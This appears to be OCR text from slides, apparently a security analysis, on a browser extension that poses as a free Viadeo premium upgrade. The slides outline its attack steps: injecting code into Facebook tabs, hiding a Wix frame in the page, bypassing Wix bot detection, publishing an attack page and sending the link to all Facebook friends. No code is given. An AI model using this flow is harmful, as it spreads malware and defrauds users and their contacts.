
Permet de profiter des avantages d'un compte viadeo premium

[UPDATE]
==================
* Petit popup, qui permet d'activer ou de désactiver la fonctionnalité.
* D'accéder directement à la page des visites.
* Faire des recherches avancées
* Mise à jour automatique
* Envoyer des messages à tous les membres

[IMPORTANT]

Signaler un abus

Extension
Course of Action




Inject Code

Into Facebook tabs


~~Open Wix Frame~~

~~Transparently inside a Facebook page~~




Sign Up to Wix

Bypassing bot detection



/register

FAIL



Log In | Wix

Secure https://users.wix.com/signin?loginDialogContext=login&referralInfo=HEADER&post...

WiX

Log In

New to Wix? Sign Up

Email

Password

☑ Remember Me

Forgot Password?


Log In

Continue with Facebook

Continue with Google


/register

Extension Course of Action



Inject Code

Into Facebook tabs




It All Starts with Your Stunning Website

Wix unites beauty and advanced technology to create your stunning website. It's easy and free.


Open Wix Frame

Inside a Facebook page




Sign Up to Wix

Bypassing bot detection




Publish Wix Website

That leads to attack page



Distribute Link

Among all Facebook friends



